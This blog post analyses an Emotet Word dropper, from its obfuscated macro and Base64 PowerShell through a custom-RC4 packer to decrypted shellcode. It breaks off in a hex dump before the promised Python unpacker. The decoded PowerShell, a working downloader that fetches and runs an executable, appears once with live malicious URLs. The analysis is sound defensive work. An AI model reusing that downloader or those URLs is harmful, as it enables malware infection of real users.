Analyzing an Emotet Dropper and Writing a Python Script to Statically Unpack Payload.


mirshadx.wordpress.com/2020/11/22/analyzing-an-emotet-dropper-and-writing-a-python-script-to-statically-unpack-payload/

November 22, 2020

In this blog post, we will analyze an Emotet dropper. The sample used in this post is available on any.run here. Details of the sample are

```
MD5: b92021ca10aed3046fc3be5ac1c2a094
Filename: emotet.doc
File Type: DOCX
```

When you open the file in MS Word, you will be greeted with social engineering message asking you to enable the Macros.




Let's extract the Macros. There are multiple tools that can accomplish this, but my favorite one is `olevba` . The extracted Macro is uploaded here on gist. Macro code is heavily obfuscated. However, there are some lines that stand out. (Line numbers are the same as the code on gist.)

```
GS0LWK = zqzYlm3 + ThisDocument.McQHX3.Caption +
ThisDocument.PWo3kW.Caption + ThisDocument.psYO9m.Caption + UR1S3b

RcTkkOqw = CreateObject(Replace("w    i     nm    gmts:Win    32   _Pr    ocess",
" ", "")).Create(GS0LWK + IEHlwRq, W8KjQY, u0rrBWd, l78zbRfV)
```

At line 62 it prepares a string `GS0LWK` , and then use it as a parameter to `winmgmts:Win32_Process.Create` on line 88, which is used to create a new process. `GS0LWK` will be the command-line of the new process. Now we can set up a breakpoint on line 88 and debug the Macro to see what process is being created



The figure above shows it will create a Powershell Process with Base64 encoded code. We can copy the command line from variable `GS0WLK` , or using any process manager such as `procexp` or Process Hacker. It is also available on any.run link shared at the start of the blog. So Macro will create the following PowerShell process.

```
powershell -enco
JABqAHIARgBoAEEAMAA9ACcAVwBmADEAcgBIAHoAJwA7ACQAdQBVAE0ATQBMAEkAIAA9ACAAJwAyADgANAAnAD
```

After Base64 decoding the code looks like this

```
$jrFhA0='Wf1rHz';$uUMMLI =
'284';$iBtj49N='ThMqW8s0';$FwcAJs6=$env:userprofile+'\'+$uUMMLI+'.exe';$S9GzRstM='EFCw
('n'+'ew'+'-object') NeT.wEBClIEnt;$pLjBqINE='http://blockchainjoblist.com/wp-
admin/014080/@https://womenempowermentpakistan.com/wp-
admin/paba5q52/@https://atnimanvilla.com/wp-
content/073735/@https://yeuquynhnhai.com/upload/41830/@https://deepikarai.com/js/4bzs6
('@');$l4sJloGw='zISjEmiP';foreach($V3hEPMMZ in $pLjBqINE)
{try{$u8UAr3."DOw`N`lOaDfi`Le"($V3hEPMMZ, $FwcAJs6);$IvHHwRib='s5Ts_iP8';If ((&
('G'+'e'+'t-Item') $FwcAJs6)."LeN`gTh" -ge 23931) {[Diagnostics.Process]::"ST`ArT"
($FwcAJs6);$zDNs8wi='F3Wwo0';break;$TTJptXB='ijlWhCzP'}}catch{}}$vZzi_uAp='aEBtpj4'
```

The de-obfuscated PowerShell code would look this. (I have defanged the URLs)

$jrFhA0='Wf1rHz'
$uUMMLI = '284'
$iBtj49N='ThMqW8s0'
$FwcAJs6=$env:userprofile+'\'+$uUMMLI+'.exe'
$S9GzRstM='EFCwnlGz'
$u8UAr3=&('new-object') NeT.wEBCllEnt
$pLjBqINE='http[:]//blockchainjoblist[.]com/wp-admin/014080/


```
@ https[:]//womenempowermentpakistan[.]com/wp-admin/paba5q52/
@ https[:]//atnimanvilla[.]com/wp-content/073735/
@ https[:]//yeuquynhnhai[.]com/upload/41830/
@ https[:]//deepikarai[.]com/js/4bzs6/"."sPLiT"('@')
$l4sJloGw='zISjEmiP'
foreach($V3hEPMMZ in $pLjBqINE)
{
try
{
$u8UAr3."DOwNlOaDfiLe"($V3hEPMMZ, $FwcAJs6)
$IvHHwRib='s5Ts_iP8'
If ((&('Get-Item') $FwcAJs6)."LeNgTh" -ge 23931)
{
[Diagnostics.Process]::"STArT"($FwcAJs6)
$zDNs8wi='F3Wwo0'
break
$TTJptXB='ijlWhCzP'
}
}
catch
{}
}
$vZzi_uAp='aEBtpj4'
```

view raw de-obfuscated-ps.ps1 hosted with ❤ by GitHub


This shellcode will download an executable from one of the URLs in the array " `$pLjBqINE` ", save it to the path " `%UserProfile%\284.exe"` , check if its size is greater than or equal to 23931 bytes, and execute it.

Analysis of Second Stage Exe (284.exe)


284.exe can be downloaded from any.run. Let's see if it is packed with any known packer. Exeinfo PE is unable to find any known packer.



However, `Detect it easy` finds that it is an MFC application



with high entropy and status `packed`. Most likely, it is packed with a custom MFC Packer.



When I open the file in IDA-PRO and look at the `imports`, shown below, it is filled with junk imports. So, yup Exe is packed.

00447090	EndDoc	GDI32
00447094	CreateFontIndirectW	GDI32
00447098	GetBkColor	GDI32
0044709C	GetNearestColor	GDI32
004470A0	GetBkMode	GDI32
004470A4	GetPolyFillMode	GDI32
004470A8	GetROP2	GDI32
004470AC	GetStretchBltMode	GDI32
004470B0	GetTextColor	GDI32
004470B4	GetTextAlign	GDI32
004470B8	GetTextFaceW	GDI32
004470BC	GetTextExtentPoint32A	GDI32
004470C0	GetWindowOrgEx	GDI32
004470C4	SetWindowOrgEx	GDI32
004470C8	ScaleViewportExtEx	GDI32
004470CC	SetViewportExtEx	GDI32
004470D0	OffsetViewportOrgEx	GDI32
004470D4	SetViewportOrgEx	GDI32
004470D8	SelectObject	GDI32
004470DC	Escape	GDI32
004470E0	ExtTextOutW	GDI32
004470E4	TextOutW	GDI32
004470E8	RectVisible	GDI32
004470EC	PtVisible	GDI32
004470F0	StartDocW	GDI32
004470F4	GetPixel	GDI32
004470F8	BitBlt	GDI32
004470FC	GetViewportOrgEx	GDI32

Usually, to further analyze these types of files, either I run them in a sandbox, or run them with a tracer tool, such as tiny_tracer, and look for interesting API calls. When I run the 284.exe with tiny_tracer, at the end of the API log file, I see an interesting API call sequence.

```
797  39ff;kernel32.FindResourceA
798  3a05;kernel32.LoadResource
799  3a0d;kernel32.SizeofResource
800  3a16;kernel32.LockResource
801  2ef3c;ntdll.RtlAllocateHeap
802  2ef3c;ntdll.RtlAllocateHeap
803  37d1;kernel32.LoadLibraryExW
804  37d4;kernel32.GetProcAddress
805  380d;crypt32.CryptStringToBinaryA
806  2ef3c;ntdll.RtlAllocateHeap
807  384d;crypt32.CryptStringToBinaryA
808  37d1;kernel32.LoadLibraryExW
809  37d4;kernel32.GetProcAddress
810  3aac;advapi32.CryptAcquireContextA
811  37d1;kernel32.LoadLibraryExW
812  37d4;kernel32.GetProcAddress
813  3b0f;kernel32.VirtualAlloc
814  3b30;kernel32.VirtualAlloc
815  3b4f;called: ?? [c540000]
816  3b65;called: ?? [c540000]
```

It seems like, it is loading some resource, decrypting it, allocating new space to copy the decrypted code, and then executing it. Set a breakpoint on FindResourceA in a debugger, execute it till return, and it will land you in this unpacking function. You can use `ida_fl` plugin


to load .tag file in IDA Pro.

Unpacking function analysis

It will load the `KITTKOF` resource in memory

```
.text:004039F7 push    offset aKittkof ; "KITTKOF"
.text:004039FC push    67h ; 'g'
.text:004039FE push    ebx
.text:004039FF call    edi             ; kernel32.FindResourceA
.text:00403A01 mov     esi, eax
.text:00403A03 push    esi
.text:00403A04 push    ebx
.text:00403A05 call    [esp+60h+var_38] ; kernel32.LoadResource
.text:00403A09 push    esi
.text:00403A0A push    ebx
.text:00403A0B mov     edi, eax
.text:00403A0D call    [esp+60h+var_30] ; kernel32.SizeofResource
.text:00403A11 push    edi
.text:00403A12 mov     [esp+5Ch+ResoruceSize], eax
.text:00403A16 call    [esp+5Ch+var_44] ; kernel32.LockResource
.text:00403A1A mov     esi, eax
.text:00403A1C mov     eax, [esp+58h+ResoruceSize]
.text:00403A20 push    eax             ; Size
.text:00403A21 call    _malloc
.text:00403A26 mov     ecx, [esp+5Ch+ResoruceSize]
.text:00403A2A push    ecx             ; Size
.text:00403A2B mov     edi, eax
.text:00403A2D push    esi             ; Src
.text:00403A2E push    edi             ; void *
.text:00403A2F call    _memcpy_0
```

The resource hacker shows `KITKOFF` resource. It seems to be encrypted.



Then packer will decode the shellcode from Base64+ RC4 encrypted string that will in turn decrypt the resource.

```
.text:00403A37                 push    13ECh           ; SourceSize
.text:00403A3C                 push    offset aH8zeisnguizrpu ; "H8ZeISNgUIzrpuHdIq3/pV/STSk/sPKbotUXNE
.text:00403A41                 lea     ecx, [esp+60h+var_2C]
.text:00403A45                 mov     [esp+60h+var_14], 0Fh
.text:00403A4D                 mov     [esp+60h+cchString], ebx
.text:00403A51                 mov     [esp+60h+pszString], bl
.text:00403A55                 call    Memcpy_w
.text:00403A5A                 mov     [esp+58h+var_4], ebx
.text:00403A5E                 cmp     [esp+58h+var_14], 10h
.text:00403A63                 mov     [esp+58h+Src], ebx
.text:00403A67                 mov     [esp+58h+Encoded_data_len], ebx
.text:00403A6B                 mov     ebx, dword ptr [esp+58h+pszString]
.text:00403A6F                 jnb     short loc_403A75
.text:00403A71                 lea     ebx, [esp+58h+pszString] ; pszString
.text:00403A75
.text:00403A75 loc_403A75:                             ; CODE XREF: DecodeAndJumptoNextStage+10F↑j
.text:00403A75                 mov     edx, [esp+58h+cchString]
.text:00403A79                 push    edx             ; cchString
.text:00403A7A                 lea     eax, [esp+5Ch+Src]
.text:00403A7E                 push    eax             ; a3
.text:00403A7F                 lea     esi, [esp+60h+Encoded_data_len] ; pcbBinary
.text:00403A83                 call    Base64Decode
```

Base64+RC4 Encoded Shellcode

RC4 Key

Rc4 Decoding the Shellcode

```
.text:00403ACC                 push    offset aKernel32Dll_0 ; "kernel32.dll"
.text:00403AD1                 call    ResolveAPI
.text:00403AD6                 mov     esi, eax
.text:00403AD8                 mov     eax, offset Key ; "Bg*Pc2Bpo#r}XZ}6CogzZ3P0vxgGQ1swcZ9FQ"
.text:00403ADD                 add     esp, 8
.text:00403AE0                 mov     [esp+58h+var_44], esi
.text:00403AE4                 lea     ecx, [eax+1]
.text:00403AE7
.text:00403AE7 loc_403AE7:                             ; CODE XREF: DecodeAndJumptoNextStage+18C↓j
.text:00403AE7                 mov     dl, [eax]
.text:00403AE9                 inc     eax
.text:00403AEA                 cmp     dl, bl
.text:00403AEC                 jnz     short loc_403AE7
.text:00403AEE                 mov     ebx, [esp+58h+Src] ; encoded_data
.text:00403AF2                 sub     eax, ecx        ; key_len
.text:00403AF4                 mov     ecx, [esp+58h+Encoded_data_len]
.text:00403AF8                 push    ecx             ; Encoded_data_len
.text:00403AF9                 call    CustomRC4
.text:00403AFE                 mov     eax, [esp+58h+ResourceSize]
```

The RC4 algorithm, shown as `CustomRC4`, it uses to decrypt the is slightly modified from the standard version. It uses `N=0x1E1`, instead of the standard `N=0x100`. It is shown below.

```
  jj = 0;
  for ( i = 0; i < 0x1E1; ++i )
    S[i + 1] = i;
  iii = 0;
  do
  {
    ii = iii++ % key_len;
    S_i = LOBYTE(S[iii]);
    jj = (jj + S[iii] + Key[ii]) % 0x1E1;
    S[iii] = S[jj + 1];
    S[jj + 1] = S_i;
  }
  while ( iii < 0x1E1 );
  for ( j = 0; j < Encoded_data_len; *(encoded_data + j - 1) ^= LOBYTE(S[(S_ii + S[iii + 1]) % 481 + 1]) )
  {
    ++j;
    iii = (iii + 1) % 0x1E1;
    S_ii = S[iii + 1];
    jj = (jj + S[iii + 1]) % 0x1E1;
    S[iii + 1] = S[jj + 1];
    S[jj + 1] = S_ii;
  }
  return encoded_data;
}
```

Key-scheduling algorithm (KSA)

N

Pseudo-random generation algorithm (PRGA)

Final Xor to decrytp the data

Then the malware calls the shellcode twice and passes `Resrouce Size`, `Pointer to loaded resource data`, `an integer`, and `string` as parameters. Nothing happens in the first call. However, the second call decrypts the resource.

```
.text:00403B42                 lea     eax, [esp+64h+ResoruceSize]
.text:00403B46                 push    eax
.text:00403B47                 push    esi             ; PtrToResourceData
.text:00403B48                 push    1
.text:00403B4A                 push    offset aUplktcdjlhrhaw ; "?UPLkTcdjlHrhAW"
.text:00403B4F                 call    edi             ; called: ?? [c540000]
.text:00403B51                 add     esp, 1Ch
.text:00403B54                 test    eax, eax
.text:00403B56                 jnz     short loc_403B6A ; called: ?? [c520000]
.text:00403B58                 lea     ecx, [esp+58h+ResoruceSize]
.text:00403B5C                 push    ecx
.text:00403B5D                 push    esi             ; PtrToResourceData
.text:00403B5E                 push    10h
.text:00403B60                 push    offset aUplktcdjlhrhaw ; "?UPLkTcdjlHrhAW"
.text:00403B65                 call    edi             ; called: ?? [c540000]
.text:00403B67                 add     esp, 10h
```

Analysis Of Shellcode

Like any other shellcode, at first, it resolves the `LoadLibraryA` and `GetProcAddress` using API hashes as shown below.

```
seg000:00280DC8 push    0D5786h         ; LoadLibraryA
  ...
seg000:00280DF4 push    0D4E88h         ; kernel32.dll
seg000:00280DF9 call    ResolveAPIUsingHashes
seg000:00280DFE mov     [ebp+LoadLibararyA], eax
seg000:00280E01 push    348BFAh         ; GetProcAddress
seg000:00280E06 push    0D4E88h         ; kernel32.dll
seg000:00280E0B call    ResolveAPIUsingHashes
seg000:00280E10 mov     [ebp+GetProcAddress], eax
```

Then it prepares the following WINAPI strings on the stack, and dynamically resolves them

– `CryptAcquireContextA`

– `CryptImportKey`

– `CryptEncrypt`
an example is shown below

```
seg000:00280203 mov     [ebp+var_B4], 43h ; 'C'
seg000:0028020A mov     [ebp+var_B4+1], 72h ; 'r'
seg000:00280211 mov     [ebp+var_B4+2], 79h ; 'y'
seg000:00280218 mov     [ebp+var_B4+3], 70h ; 'p'
seg000:0028021F mov     [ebp+var_B4+4], 74h ; 't'
seg000:00280226 mov     [ebp+var_B4+5], 45h ; 'E'
seg000:0028022D mov     [ebp+var_B4+6], 6Eh ; 'n'
seg000:00280234 mov     [ebp+var_B4+7], 63h ; 'c'
seg000:0028023B mov     [ebp+var_B4+8], 72h ; 'r'
seg000:00280242 mov     [ebp+var_B4+9], 79h ; 'y'
seg000:00280249 mov     [ebp+var_B4+0Ah], 70h ; 'p'
seg000:00280250 mov     [ebp+var_B4+0Bh], 74h ; 't'
seg000:00280257 mov     [ebp+var_B4+0Ch], 0
seg000:0028025E lea     edx, [ebp+var_220]
```

The shellcode then prepares two `PUBLICKEYSTRUC` key blobs on the stack,
One for `RSA` with `ALG_ID` of `CALG_RSA_KEYX(0x0000a400)`

```
seg000:0028029E mov     [ebp+bpData.bType], PRIVATEKEYBLOB
seg000:002802A5 mov     [ebp+bpData.bVersion], 2
seg000:002802AC mov     byte ptr [ebp+bpData.reserved], 0
seg000:002802B3 mov     byte ptr [ebp+bpData.reserved+1], 0
seg000:002802BA mov     byte ptr [ebp+bpData.aiKeyAlg], 0
seg000:002802C1 mov     byte ptr [ebp+bpData.aiKeyAlg+1], 0A4h ; '¤' ; CALG_RSA_KEYX
seg000:002802C8 mov     byte ptr [ebp+bpData.aiKeyAlg+2], 0
seg000:002802CF mov     byte ptr [ebp+bpData.aiKeyAlg+3], 0          0x0000a400
seg000:002802D6 mov     [ebp+PrivateKey], 52h ; 'R'
seg000:002802DD mov     [ebp+PrivateKey+1], 53h ; 'S'
```

Other for `RC4` with `ALG_ID` of `CALG_RC4` `(0x00006801)`


```
seg000:00280B0A mov     [ebp+pbData.bType], 1
seg000:00280B0E mov     [ebp+pbData.bVersion], 2
seg000:00280B12 mov     byte ptr [ebp+pbData.reserved], 0
seg000:00280B16 mov     byte ptr [ebp+pbData.reserved+1], 0
seg000:00280B1A mov     byte ptr [ebp+pbData.aiKeyAlg], 1 ; CALG_RC4
seg000:00280B1E mov     byte ptr [ebp+pbData.aiKeyAlg+1], 68h ; 'h'
seg000:00280B22 mov     byte ptr [ebp+pbData.aiKeyAlg+2], 0
seg000:00280B26 mov     byte ptr [ebp+pbData.aiKeyAlg+3], 0
seg000:00280B2A mov     [ebp+var_50], 0
```

The shellcode imports both of these key blobs using `CryptImportKey`. However, it only updates the key in RC4 one, and use that to decrypt resource data. The corresponding API call is shown below. We can analyze the `pbData` parameter, which is of type `PUBLICKEYSTRUC` to find the key used.

```
seg000:00280D43
seg000:00280D43 loc_280D43:
seg000:00280D43 mov     [ebp+phKey], 0
seg000:00280D4A mov     [ebp+dwDataLen], 4Ch
seg000:00280D54 lea     ecx, [ebp+phKey]
seg000:00280D57 push    ecx
seg000:00280D58 push    0               ; dwFlags
seg000:00280D5A mov     edx, [ebp+phKey1]
seg000:00280D60 push    edx
seg000:00280D61 mov     eax, [ebp+dwDataLen]
seg000:00280D67 push    eax
seg000:00280D68 lea     ecx, [ebp+pbData]
seg000:00280D6B push    ecx
seg000:00280D6C mov     edx, [ebp+hProv]
seg000:00280D72 push    edx
seg000:00280D73 call    [ebp+CryptImportKey]
seg000:00280D76 test    eax, eax
seg000:00280D78 jnz     short loc_280D7E
```

PTR to PUBLICKEYSTRUC key followed by 16 bytes of reversed RC4 Key

`pdData` data is shown below with key highlighted. If notice, this key was passed as the first parameter while calling the shellcode.




Address	Hex	ASCII
0018FE20	01 02 00 00 01 68 00 00 00 A4 00 00 00 57 41 68	.....h...¤...WAh
0018FE30	72 48 6C 6A 64 63 54 6B 4C 50 55 3F 00 01 01 01	rHljdcTkLPU?....
0018FE40	01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	....
0018FE50	01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	....
0018FE60	01 01 01 01 01 01 01 01 01 01 02 00 A8 04 46 00	............¨.F.

Finally, the shellcode calls CrypteEncrypt and decrypts the Resource data. The decrypted data is shown below. That is another layer of shellcode. (why? hint: `call $+5`)

Address	Hex	ASCII
00310000	E8 00 00 00 00 58 89 C3 05 3A 05 00 00 81 C3 3A	è....X.Ã.:....Ã:
00310010	27 01 00 68 01 00 00 00 68 05 00 00 00 53 68 45	'..h....h....ShE
00310020	77 62 30 50 E8 04 00 00 00 83 C4 14 C3 83 EC 48	wb0Pè.....Ä.Ã.ìH
00310030	83 64 24 18 00 B9 4C 77 26 07 53 55 56 57 33 F6	.d$..'Lw&.SUVW3ö
00310040	E8 22 04 00 00 B9 49 F7 02 78 89 44 24 1C E8 14	è"...'I÷.x.D$.è.
00310050	04 00 00 B9 58 A4 53 E5 89 44 24 20 E8 06 04 00	...'X¤Så.D$ è...


If you scroll down a little, you will find a PE file is also present in decrypted data.



```
00310520  10 C3 8B 74 24 10 8B 44 16 24 8D 04 58 0F B7 0C  .Ã.t$..D.$..X..
